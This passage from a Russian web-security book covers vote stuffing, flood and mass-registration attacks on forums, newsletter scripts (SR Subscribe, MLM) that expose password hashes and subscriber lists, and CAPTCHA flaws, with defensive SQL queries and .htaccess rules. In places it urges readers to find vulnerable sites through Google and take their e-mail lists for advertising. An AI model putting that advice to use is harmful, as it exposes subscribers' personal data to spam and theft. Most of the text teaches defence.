- перед сохранением результата голосования проверять, если в этой таблице уже есть имя проголосовавшего, то запрос пользователя необходимо отклонить.

Такой способ очень эффективен. Если пользователь захочет обмануть вас и проголосовать дважды, то для того чтобы отдать второй голос, придется пройти весь процесс регистрации на Web-сайте. Если регистрация сопровождается отправкой по почте кода подтверждения и активации, то обманщику придется создавать отдельный ящик для каждой регистрации. А это еще одна проблема, решение которой потребует времени. Чем больше времени необходимо на то, чтобы сфальсифицировать голос, тем меньше будет попыток сделать это.

С другой стороны, регистрация должна быть максимально простой и удобной. Если ее сделать сложной, то добропорядочные пользователи не будут регистрироваться не то что дважды, а даже единожды. Вы можете сказать, что чем меньше регистраций, тем меньше вероятность, что среди них будет хакер, но это неверно. Дело в том, что злоумышленник потратит время на регистрацию, даже самую долгую, а добропорядочный пользователь может и отказаться от нее, если в ней не будет острой необходимости. Какой сложности делать регистрацию — это проблема разработчика (владельца) Web-сайта. Он должен найти свою золотую середину.

Однажды я случайно забыл задать правило, по которому не следовало принимать голос от уже проголосовавшего пользователя. Голосование опрашивало посетителей по поводу проводившегося конкурса, и от этого зависела судьба денежного приза. Тем, кто участвовал в конкурсе, было бы обидно, если бы деньги достались тому, кто накрутил результат. Но благодаря тому, что на Web-сервере была таблица с данными, за кого голосовал какой пользователь, то я легко смог вычислить тех, кто накручивал данные.

Как можно найти обманщиков? Допустим, что ваше голосование позволяет выставить оценку от 1 до 5 за определенную позицию товара. В этом случае пользователь имеет право голосовать только один раз за каждый товар. Таблица со списком проголосовавших должна состоять из следующих полей:

- `Key1` — ключевое поле;
- `idUser` — идентификатор пользователя;
- `idGoods` — идентификатор товара.

Теперь перед учетом голоса достаточно выполнить следующий запрос:

```
SELECT count(*)
FROM Таблицы
WHERE idUser=Имя
  AND idGoods=Товар
```

Если результатом будет ненулевое значение, то указанный пользователь уже голосовал за указанный товар, и его голос можно не учитывать. Чтобы определить, есть ли в базе данных накрутки, можно выполнить примерно следующий запрос:

```
SELECT idUser, idGoods, count(*)
FROM Таблицы
GROUP BY idUser, idGoods
```

Таким образом, мы получим в результате таблицу, в которой будут показаны идентификаторы пользователей и товаров, а также количество голосований за каждый товар. В результат попадут записи, в которых количество голосований имеет любое значение. Если вы хотите ограничить результат только теми записями, в которых есть накрутка (т. е. количество голосований больше 1), то запрос должен быть примерно следующим:

```
SELECT idUser, idGoods, count(*)
FROM Таблицы
GROUP BY idUser, idGoods
HAVING count(*)>1
```

Вот таким вот образом я вычислил тех, кто пытался обмануть меня во время голосования, и удалил все лишние голоса.

Для большей эффективности можно сохранять в таблице и IP-адреса, но использовать эту информацию необходимо только как справочную, ведь под одним IP-адресом может работать сотня, а то и тысяча пользователей.

Если ваша система голосований состоит только из выбора определенного ответа на определенный вопрос, то идентификатор товара необходимо заменить идентификатором вопроса, на который отвечает посетитель. Таким образом, на каждый вопрос пользователь сможет ответить только один раз.

А что если у вас нет возможности сделать регистрацию или вы не хотите усложнять сайт до такой степени? Это актуально для блогов, посетители которых не любят регистрироваться только ради того, чтобы проголосовать или оставить комментарий. В таком случае нельзя гарантировать, что данные опроса будут хоть немного приближены к реальности, поэтому самая главная задача — защититься от "быстрого клика", т. е. откровенной накрутки.

От "быстрого клика", как и от флуда, помогает защитить CAPTCHA. Подробно о ней мы будем говорить в *разд. 2.4*.

2.2. Флуд

Еще одна атака — флуд, которая состоит в том, что на Web-сайт отправляется большое количество бессмысленной информации. Флуд можно производить против тех сценариев, которые могут получать текстовую информацию и отображать ее на Web-странице. К таким сценариям относятся:

- форумы;
- гостевые книги;
- чаты;
- формы обратной связи;
- формы, где пользователь может просмотреть комментарии и оставить свои.

Как происходит флуд? Для этого на форме должно быть поле для ввода текста. Хакер вводит нужный текст, а далее действия происходят примерно тем же методом, что и при накрутке счетчиков. В принципе, накрутка счетчиков — это тоже флуд, только в данном случае мы рассматриваем бомбардировку Web-сервера текстовой информацией, а не переключателем, который используется при голосовании, и тут есть свои нюансы.

Программист может написать сценарий или программу, которая будет бесконечно направлять информацию на Web-сервер и может заполнить вашу базу данных или окно чата бессмысленными сообщениями. Проблема усложняется, если Web-сервер позволяет отправлять анонимные сообщения.

2.2.1. Бомбардировка регистрациями

Форум SMF (Simple Machines Forum, простой движок форума) можно отнести к некрупным и при этом, обладающим большим количеством возможностей (рис. 2.1). Он не пользуется особой популярностью, и при этом в BugTraq информации о нем минимум. Может показаться, что форум безопасен, но это только на первый взгляд, в реальности он содержит серьезные упущения.

Возможно, есть и критические ошибки, но для их поиска необходим серьезный анализ кода. Я пробежался по основным ошибкам и ничего не нашел. Более детальный анализ проводить не стал, а ведь ошибки возможны. Да, форум прост и свои задачи решает очень хорошо. Например, он содержит интересную функцию, которая вызывается в начале каждого сценария и проверяет все входные параметры на предмет опасных данных, вне зависимости

от того, откуда они пришли. Если вас интересует, то это функция `cleanRequest()` в файле Sources\QueryString.php.



Рис. 2.1. Форум SMF

Первое, что можно отнести к достаточно серьезному упущению, — это отсутствие подтверждения при регистрации. Пользователю достаточно ввести при регистрации имя, пароль и любой адрес электронной почты. Так как подтверждения регистрации нет, то о достоверности такого адреса можно забыть. Хакер без проблем укажет первые попавшиеся данные, и форум воспримет их.

Следующая проблема снова кроется в регистрации: нет никакой защиты от автоматизированных систем. Посмотрите на такие форумы, как phpBB или Invision Power Board. В них при регистрации помимо информации о себе необходимо ввести секретный код, который генерируется случайным образом. Если этот код не будет введен или будет введен неверно, то регистрация отклоняется.

В SMF такого нет. Чем это грозит? Мы можем без проблем написать небольшую программку, которая будет генерировать случайным или последова-

тельным образом имена пользователей, пароль и адрес электронной почты и автоматически регистрировать пользователя на форуме, отправкой всего одной команды. Такая программа пишется всего за час с перерывами на кофе, а в результате через час ее работы в базе данных форума будет сотня, а то и тысяча мусорных записей о регистрации. Таким образом, можно зафлудить базу до такой степени, что закончатся возможные значения для ключевого поля, и новые записи легальных пользователей приниматься не будут. Получится своеобразная атака отказа от обслуживания (DoS).

> ***Примечание***
>
> Кстати, хочу заметить, что почему-то защита от флуда сообщениями реализована практически везде, а вот защиты от флуда регистрации в большинстве форумов нет. Выбирая для своего Web-сайта форум, убедитесь, что при регистрации требуется подтверждение по электронной почте и есть возможность ввода секретного кода.

Чем более простая форма регистрации, тем проще хакеру зарегистрироваться и использовать учетную запись для своих пакостей. Вы должны максимально усложнить жизнь взломщика. С другой стороны, слишком сложная форма будет отпугивать добропорядочных пользователей. Например, я никогда не буду регистрироваться на Web-сайте, если этот процесс отнимет у меня более пяти минут. Мне жалко своего времени и трафика.

И все же, такие вещи, как защитный код и подтверждение по электронной почте, уже стали стандартами, пользователи смирились с этим. С другой стороны, владельцы Web-сайтов получили отличный способ гарантировать, что адрес электронной почты, как минимум, действительный, а может быть даже и настоящий, т. е. тот, которым посетитель пользуется каждый день, а не только для регистрации на форуме.

Может показаться, что, установив вместо SMF другой не очень популярный форум, мы избежим описанных неприятностей. Но это не так. Подобными проблемами страдает большинство маленьких и неприметных разработок. Они реализовывают только основные возможности по работе с обменом сообщениями и по безопасности, забывая о разных приятных мелочах, которые необходимы любому Web-сайту. В данном случае SMF просто попался мне под руку, и на его примере мы рассмотрели типичные ошибки разработчиков. Недавно я смотрел форум minibb, который также не подтверждал регистрации и обладал теми же проблемами.

2.2.2. Защита от флуда

Существует множество методов защиты от флуда и лучше будет, если вы реализуете сразу несколько из них. Давайте рассмотрим эти методы, хотя

кое-что из этого мы уже видели, когда рассматривали защиту от накрутки в *разд. 2.2* и *2.1*:

- разрешать оставлять сообщения только зарегистрированным пользователям, в этом случае защититься от флуда проще, как и при накрутке;
- запрещать получение сообщений с одного и того же IP-адреса в течение определенного времени, например, 20 секунд. Таким образом, хакер сможет мусорить не чаще одного раза в 20 секунд;
- в некоторых случаях пользователь может иметь возможность отправлять сразу несколько сообщений подряд, но можно сделать ограничение, что их должно быть не более 5 в минуту, с любым промежутком времени между сообщениями. Больше среднестатистический пользователь физически не успеет написать;
- если ваш Web-сайт достаточно посещаем и привязка к IP-адресу невозможна, то придется привязываться к cookies и сохранять информацию о последней отправке сообщения в таком файле;
- запрещать одинаковые сообщения. От одного и того же пользователя не должно поступать двух абсолютно одинаковых сообщений с любым промежутком времени. Это просто бессмысленно;
- использовать коды подтверждений (каптчу);
- использовать подтверждение регистрации через почтовый ящик. Пользователи уже привыкли, что это необходимость, а администратор сайта может быть уверен, что ему указали действующий ящик. Да, злоумышленник может создать специальный ящик для таких целей, но он будет действующим и усложнит жизнь хакеру.

Это основные методы, которые позволят вам построить приемлемую оборону от флуда. А будет ли она достаточной? Зависит от того, как вы реализуете настройки. Например, если сделать только запрет на отправку 5 сообщений в течение 10 секунд, то хакер может направлять максимум 30 сообщений в минуту. А если хакеров будет несколько или один, но он будет отправлять одно и то же сообщение через разные анонимные прокси-серверы?

При привязке к IP-адресу не забывайте, что существуют большие сети, пользователи которых видны из Интернета под одним IP-адресом, хотя реально в такой сети может быть тысяча или даже десятки тысяч компьютеров. В этом случае работа пользователей таких сетей на вашем Web-сайте будет затруднена, а вот хакер легко обойдет препятствие с помощью нескольких анонимных прокси-серверов.

Возможны следующие действия хакеров: собрать сотню человек, каждый из которых со своего компьютера со своим IP-адресом начнет посылать различ-

ные сообщения. Защититься от такой атаки с помощью автоматизированной системы очень сложно, особенно, если каждый из участников не будет отправлять сообщения слишком часто.

В таких случаях помогает только постоянный мониторинг. За службами компьютера и Web-сайтом должен постоянно следить человек, который будет реагировать на распределенные атаки или нестандартные попытки нарушения безопасности. В случае обнаружения атаки наблюдатель должен поместить IP-адреса или зарегистрированные на Web-сайте имена атакующих в специальный список, а Web-сайт должен игнорировать любые запросы от пользователей из этого списка.

Не забывайте, что если вы запретите доступ определенному IP-адресу, то за ним может крыться не один пользователь, а множество. Можно использовать IP-адрес в паре с cookies, но cookies легко удаляются, поэтому не являются надежным решением. В итоге мы опять приходим к тому, что сообщения должны оставлять только зарегистрированные пользователи, иначе мы усложняем себе систему безопасности и делаем менее комфортной жизнь добропорядочным пользователям нашего Web-сайта.

2.3. Опасная подписка на новости

Простая подписка на новости тоже может быть опасной. Недавно мне попался на глаза сценарий, который позволяет быстро и просто создать подписку на новости от российского автора. К сожалению, имени автора я не нашел, хотя он в лицензионном соглашении просил не удалять его копирайт с подвала каждой Web-страницы, видимо, этим копирайтом является надпись SR Subscribe (рис. 2.2). Если вам знакомо это название, и вы где-то уже используете описываемый сценарий, то следует выполнить несколько требований, чтобы ликвидировать несколько проблемных мест.

Первое, что бросается в глаза, — это существование папки admin и наличие в ней большого количество файлов с расширением dat. Уже по названию можно легко понять, для чего они нужны:

- passwd.dat — содержит имя администратора и пароль;
- base.dat — база данных с адресами электронной почты пользователей, которые подписались на рассылку новостей;
- html.dat — содержимое этого файла используется в качестве шаблона по умолчанию при рассылке в формате HTML;
- txt.dat — содержимое этого файла используется в качестве шаблона по умолчанию при рассылке в текстовом формате.



Рис. 2.2. Форма подписки SR Subscribe



Рис. 2.3. База данных адресов электронной почты

Самое интересное, что никакой защиты от прямого доступа со стороны пользователя нет. Вы можете из своего браузера набрать соответствующий адрес и просмотреть любой из этих файлов. Для начала взглянем на файл passwd.dat. Его содержимое будет примерно следующим:

```
<?php
$Password['flenov'] = "d8578edf8458ce06fbc5bb76a58c5ca4";
?>
```

Сразу видим имя пользователя, которое используется для администрирования: flenov. После знака равенства можно увидеть зашифрованный пароль. Благо его хоть зашифровали, но если он простой, то, имея хэш, подобрать пароль можно за ночь.

Далее base.dat. Если вы откроете его из браузера, то увидите адреса электронной почты всех подписчиков (рис. 2.3). Вот так можно получить базу данных для рассылки своей рекламы. Некоторые люди платят большие деньги за получение баз данных рабочих адресов электронной почты, а вы можете получить ее бесплатно, если найдете с помощью Google Web-сайт, на котором используется соответствующий сценарий рассылки. Поиск можно сделать по названию SR Subscribe.

Если вы нашли соответствующий Web-сайт, то попробуйте проверить наличие доступа к файлам базы данных и пароля. Если они не запрещены с помощью .htaccess, то вам повезет. Если вы сами используете подобный сценарий, то следует позаботиться о его защите, запретив доступ ко всем dat-файлам.

Защитить базу данных и файл паролей можно достаточно просто и без внесения в код изменений. Можно обратиться к файлу .htaccess, который позволяет установить права доступа. Создайте в каталоге с файлами, к которым не должно быть прямого доступа, файл .htaccess со следующим содержимым:

```
Order Deny,Allow
Deny from all
Allow from 127.0.0.1
```

В этом примере мы запрещаем любой доступ к файлу через браузер для всех, кроме локального компьютера. Таким образом, хакер не сможет обратиться напрямую к файлам каталога, доступ открыт только сценариям Web-сервера.

Очень часто на Web-сайтах бывает лента новостей, сценарий для отправки сообщений администратору и другие программы, которые только подключаются к другим Web-страницам. Сценарий ленты новостей очень часто включен в главную Web-страницу, например, с помощью функции `include`. Вполне логично убрать все файлы, относящиеся к ленте, в отдельный, защищенный

с помощью .htaccess каталог. Так вам будет удобно и более спокойно управлять Web-сайтом, потому что вероятность взлома через защищенные сценарии резко уменьшается.

Подобные проблемы есть во множестве сценариев подписки/рассылки новостей. Например, давайте посмотрим на сценарий MLM (рис. 2.4). Он очень прост в установке — достаточно только создать каталог, установить ему права 707 (полные права для владельца и остальных, группе права необязательны). Теперь запускаем файл index.phtml и в форме ввода указываем пароль. При первом запуске нужно указать пароль, который вы хотите использовать для администрирования. Именно его нужно будет вводить при следующем запуске.



Рис. 2.4. Рассылка новостей MLM

Самое интересное, что в качестве расширения для файлов сценариев используется phtml. По умолчанию Web-сервер не всегда может воспринимать это расширение в качестве исполняемого для интерпретатора PHP. Один раз я видел, что расширение файлов просто переименовали на php и откорректировали код, при этом администратор забыл переименовать файл setup.phtml, где находился пароль. Если вы столкнулись с такой же ситуацией, то переименуйте расширение *всех* файлов на php.

База данных в этой программе спрятана достаточно удачно. В файле setup/setup.phtml находятся три параметра:

```
$lists = "447b183c81f84";
$listadmin = "447b183c8274f";
$backup = "447b183c8274f";
```

Первый параметр как раз и определяет положение папки и файла с таким именем, где находится база данных рассылки. Если файл настроек setup/setup.phtml воспринимается Web-сервером как исполняемый, то просмотр его становится проблематичным, и хакер не сможет узнать, где находится база.

2.4. CAPTCHA

CAPTCHA — Completely Automated Public Turing test to tell Computers and Humans Apart, что в переводе означает полностью автоматизированный публичный тест Тьюринга для различия компьютеров и людей. В России данный термин очень часто читают так, как пишется на английском — каптча.

Уже из названия понятно, что это тест, который должен гарантировать, что операцию выполнял именно человек, а не компьютер. В случае с Интернетом, тест стал очень актуален. Дело в том, что злоумышленник может написать программу, которая будет флудить или голосовать вместо человека, накручивая счетчики программно, не прилагая усилий. Хорошая каптча гарантирует, что операцию выполнял именно человек, а не компьютер, а значит, злоумышленнику придется прилагать собственные усилия.

Вы уже много раз видели каптчу на разных сайтах в виде:

- картинок с цифрами и/или буквами, которые нужно ввести;
- задачи (чаще математические), которые нужно решить, или вопрос, на который нужно ответить.

То, что каптча заставляет пользователя выполнять какие-то действия руками, и является очень эффективным методом защиты от накрутки, флуда или спама.

После каждой попытки проголосовать пользователю приходится в очередной раз вводить код или отвечать на вопрос, поэтому чтобы отдать 1000 голосов за интересующий ответ, придется 1000 раз проходить каптчу. Если у вас на сайте нет регистрации, но есть голосование, то принимайте результат опроса только после прохождения каптчи. В этом случае ваши опросы будут меньше накручивать, и они хоть немного будут ближе к правде.

Я использую каптчу на всех блогах, чтобы защищать страницы комментирования и формы обратной связи от флуда. Например, если злоумышленник захочет замусорить какую-то заметку на моем блоге десятком мусорных комментариев, ему придется 10 раз вводить числа с каптчи, а мне всего лишь 10 раз щелкнуть мышью, чтобы удалить мусор. Затраты злоумышленника не соизмеримы с моими, поэтому никто не занимается такими проказами.

Чтобы серьезно намусорить, нужно собрать много народу, и тогда, если каждый оставит хотя бы по 2 сообщения, у меня в администраторской панели появится мусор, но и в этом случае мне очень просто очистить его — я могу выполнить всего один запрос, который удалит все неподтвержденные комментарии.

Получается, что для блогов каптча и отображение комментариев после подтверждения администратора является отличным средством защиты без использования регистрации на сайте.

Я уже сказал, что каптчу я использую и на всех формах обратной связи, чтобы хакер не смог зафлудить ваш почтовый ящик мусорными сообщениями. Нажать клавишу <Delete> в почтовом клиенте не так уж и сложно, но все же, лучше защититься хорошим тестом.

2.4.1. Внутренний мир каптчи

Давайте посмотрим, из чего состоит каптча и как она работает. Каким образом можно гарантировать, что операцию выполнял именно человек, а не компьютер, ведь компьютеры стали настолько умны, что выигрывают в шахматы у сильнейших шахматистов мира.

Компьютеры на данный момент обладают такой мощностью, что предлагать им решить какую-то математическую задачу бессмысленно. Хотя нет, можно предложить решить какую-то сложную задачу, и если ее решили быстро, то это компьютер.

А если серьезно, то на данный момент я бы выделил две задачи, которые пока сложно решить компьютеру, и обе они связаны с распознаванием символов и звуков. Компьютер способен распознать и то, и другое, если изображение чистое, а звук четкий. Но стоит в изображение или звук добавить шум,

как программы становятся в тупик и ошибаются. При распознании звука или образов программы используют шаблоны, а при серьезном искажении сравнение с шаблоном приводит к ошибкам.

Теперь о том, как все это реализуется программно на Web-сервере:

1. Пользователь запрашивает страницу. Страница генерирует случайный код из цифр, букв или сочетания цифр и букв.
2. Полученный код сохраняется в сессии и рисуется на картинке, которая возвращается пользователю в виде изображения. Для усложнения задачи в изображения добавляется шум. За счет того, что сгенерированный код хранится в сессии на сервере, он не виден пользователю и для каждого пользователя код свой.
3. Пользователь заполняет поля и нажимает кнопку отправки данных на Web-сервер.
4. Сценарий на сервере сравнивает полученный код со значением из сессии, и если они совпадают, то данные принимаются.

При каждой загрузке формы значение кода должно генерироваться случайным образом, и от генератора случайных чисел зависит очень многое. Далеко не все функции генерации создают действительно случайные числа. Было много случаев, когда функции возвращали предсказуемое значение и в этом случае защита оказывается неэффективной. Но в случае с Web-сценариями предугадать очень сложно, потому что с сайтом работает множество пользователей одновременно и предугаданное значение не обязательно достанется вам, оно может уйти другому пользователю.

Тут нужно быть внимательным и не попасть на ошибку со значением по умолчанию. У меня был один раз такой случай, когда я по невнимательности забыл инициализировать переменную. Сценарий А генерирует код и отображает форму. Сценарий Б получает результат от пользователя и сохраняет комментарий в базе данных. Проблема в том, что в сценарии Б проверка была простой:

```
if ($_SESSION[secret_number] == $_POST[pkey])
{
}
```

Если вы не разбираетесь в программировании, то поясню. Здесь происходит проверка, если секретный номер из сессии равен значению, полученному от пользователя, то сохранить параметры в базе. Самое страшное — я никак не проверял значение из сессии на пустое и не присваивал ему значения по умолчанию. Если пользователь обращался к сценарию Б и не передавал

ничего в качестве значения `$_POST[pkey]`, то проверка проходила удачно, потому что и левая, и правая часть сравнения были пусты.

Если бы кто-то из хакеров смог найти эту ошибку и захотел бы мне напакостить, то без проблемы ба мог зафлудить мою базу мусором. Или никто не нашел ошибку, или просто мой сайт никого не заинтересовал.

2.4.2. Примеры некорректных каптч

Как должна работать каптча, мы уже разобрались, а теперь давайте посмотрим некорректные примеры ее использования. Для иллюстрации различных вариантов я подобрал вам несколько сайтов с разными вариантами каптчи, чтобы продемонстрировать ошибки разработчиков.

Для начала посмотрим на рис. 2.5, на котором показана форма для ввода каптчи. На этом сайте при сохранении комментария вы вводите текст комментария и нажимаете кнопку отправки. Перед сохранением данных в базе перед нами отображается отдельная страница, в которой нужно ввести каптчу, чтобы доказать, что комментарий вводил человек, а не программа.



Рис. 2.5. Картинка слишком простая и контрастная

Тут есть множество ошибок, допущенных разработчиком:

- изображение слишком простое и контрастное, поэтому его можно распознать программно. Такие программы, как FineReader, умеют распознавать содержимое и более ужасного изображения, а тут все контрастно. Если у хакера есть модуль для распознания образов, то он без проблем сможет написать программку, которая зафлудит сервер мусорными комментариями. То, что сайт до сих пор не зафлудили, говорит только о том, что никто не захотел этого делать. Если бы это был сайт Microsoft, то он бы уже умер под натиском флуда хакеров;
- буквенно-числовой код не генерируется заново при перезагрузке страницы. Сколько бы раз вы ни пытались отправить сообщение серверу, код остается одним и тем же. Я думаю, что он генерируется еще на первой странице, когда мы писали текст, а на странице, представленной на рисунке, он каждый раз остается одним и тем же. Это серьезная ошибка, потому что мы можем без проблем написать программу, которая банальным перебором будет перебирать все возможные значения.

  На подбор кода из четырех значений много времени не нужно. Да, скорость флуда будет низкой, но хакер не прилагает никаких усилий, ведь перебором занимается программа, поэтому ему все равно. А если хакеров будет несколько, и они запустят 10 копий программ на разных компьютерах, то скорость флуда возрастет, а количество мусора на вашем сайте увеличится.

Следующая неправильная каптча, которая встречается очень часто, — это текстовые каптчи. Например, посмотрим на рис. 2.6, где показана страница интернет-магазина **books.ru**, на которой справа находится форма для отправки комментариев на определенную книгу. Я даже не пытаюсь скрыть адрес этого сайта, потому что многие из пользователей Интернета видели один из крупнейших и (если мне не изменяет память) самый старый интернет-магазин книг.

Мне очень нравится интернет-магазин **books.ru**, и я на нем много раз заказывал книги. На своем блоге я регулярно даю ссылки на книги, которые мне нравятся, именно на этот сайт. Он прост и удобен, но защита от флуда практически отсутствует.

Над кнопкой отправки сообщения находится поле ввода, в которое нам предлагают ввести антиспам-код. Это буквенный код, который правильно генерируется и случайным образом. Но код выводится не на картинке, а чистым текстом. Все, что выводится чистым текстом, хакер может посмотреть. Попробуйте сами открыть исходный код страницы. Если вы используете Internet Explorer, то можно щелкнуть правой кнопкой по странице и выбрать из кон-

текстного меню пункт **View Source** (Просмотр HTML-кода). Пролистайте исходник в поисках следующего кода:

```
<tr>
  <td style="padding-left: 9px;" valign="top">
    Введите антиспам-код:
